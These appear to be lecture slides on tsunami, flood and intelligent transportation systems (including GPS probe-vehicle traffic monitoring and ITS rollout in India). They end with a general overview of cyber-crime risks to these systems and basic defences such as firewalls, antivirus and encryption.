
Environment (Tsunami Forecast)



Functionalities of Tsunami forecast

- Detects Tsunami in advance.
 - A network of sensors to detect tsunamis
- A communications infrastructure to issue timely alarms to permit evacuation of the coastal areas


Environment (Flood Forecast)



Functionalities of Flood forecast

- An effective flood forecasting
- Warning service

Intelligent Transportation System



Functionalities in ITS

- Traffic management and operation
- Public transport emergency
- Transport related electronic payment
- Road transport-related personal safety
- Weather and environmental conditions monitoring
- Disaster response management and coordination,
- ITS Data management, maintenance and construction management

- ITS was first officially deployed in Canada in 1990's.
- Later almost many of the developed countries like US, Singapore, etc have deployed ITS in their countries.
- India doesn't have centralized ITS as of now.
- But Association for Intelligent Transport Systems (AITS) is an organization established in 2001 is working towards it.


ITS in India

- Mysore State Govt., have recently launched ITS for its commuters around Sep,2012
 - Systems --Vehicle Tracking System, Real Time Passenger Information System and Central Control Station.
 - Technologies --Geographical Positioning System (GPS), Electronic Display Systems, and Information & Communication Technologies.
- Hyderabad have recently finalized the draft plan for ITS
 - cost of about `1,180 crore.
- Most of the urban cities like Delhi, Chennai, Mumbai, Bangalore are also in the plan of having ITS

Intelligent transportation Systems

- **ITS** are advanced applications that
 - Provide innovative services in traffic management
 - Enable users with better information and
 - Make safer, more coordinated, and 'smarter' use of transport networks.

- Intelligent transportation systems create
 - An integrated network linking of cars and trucks with roadway infrastructure
 - By use of information, communications and control technologies and
 - Offer a combination of high- and low-tech solutions to traffic problems.
- It has not yet formed a full-fledged system since many of these component technologies are in their theoretical or experimental phase.



GPS Based Traffic Monitoring System

Probe Vehicles

- Probe vehicles move through the transportation network and collect data through GPS enabled sensors and transmit them through messages (called probe messages) to Probe Land Center.
- Probe messages contains vehicle position, time and speed.
- They use smart phones with GPS connectivity or separate GPS enabled probe devices as probe vehicle system for creating mobility aware service platform.
- Many probe vehicle systems requires continuous probe messages for providing high quality service.

Communication Service Channel

- Communication Service Channel is the interface between the tracking devices and the traffic monitoring center.
- The server uses GPRS data transmission services provided by local GSM operators as the communication link and is used by tracking devices to send data.
- The Communication service (CSC) maintains network connections by maintaining a number of base stations that facilitates communication between users probe equipment and probe land center.

Probe Land Centre

- The probe land centre receives all the probe messages from variant probe vehicles and stores them in a large database.
- After storing the probe data, it performs probe processing to analyze the traffic situation at various locations.
- Probe processing builds an accurate understanding of the overall roadway and driving environment by fusing and analyzing probe data sent from multiple vehicles and data from other data sources.
- Probe data may be processed at probe land centre for building social instructive information, such as traffic congestion, accident, and environmental information.

Cyber Crimes in these
applications

Cyber crimes in Smart Home

- Monitors when the user is not at home
 - Possibility of theft, Intrusion into home
- Controls the devices at home
 - Hacker changes temperature in refrigerator
 - Hacker alter lights or control your DVD player

Cyber crimes in HealthCare

- Misuse of Medical insurance cards
- Theft of Personal Medical data
- Medical Fraud

Cyber crimes in Tsunami and Flood Forecast Systems

- May hack the predictions of the system
- May give False positives
 - Alert you with a Tsunami siren even though there was no Tsunami
- May give False Negatives
 - Make your Tsunami Siren Silent even when there is a Tsunami

Cyber crimes in Intelligent Transportation Systems

- Traffic management devices
- Network
- Transportation management centers




Figure 1. Common elements of a transportation management system.

Vulnerability in Traffic management devices

- Advanced Traveler Information System (ATIS) website should be protected from Hackers.
- Field devices such as traffic signals, toll tag readers, cameras, and roadside equipment are quite susceptible to tampering.
- Hacking of portable dynamic message signs.
- Hacking of parking meter.

Vulnerability in network

- Trouble with wireless communications like “Wi-Fi”.
 - Access to network may uncover details of configuration of network.
 - The center-to-field network can be protected by being vigilant through the use of automated monitoring systems.

Vulnerability in Transportation Management Centers

- Most common Threat to TMC is **malware**
 - Can uncover details of the network and capture user names and passwords

Solutions for Cyber Crimes


Cyber Crime Solutions

- **Firewalls**
 - Secure a computer network
- **Antivirus**
 - Prevents propagation of malicious code.
- **Cryptography**
 - Encrypts information using an algorithm such as DES, Triple DES, or AES to ensure security
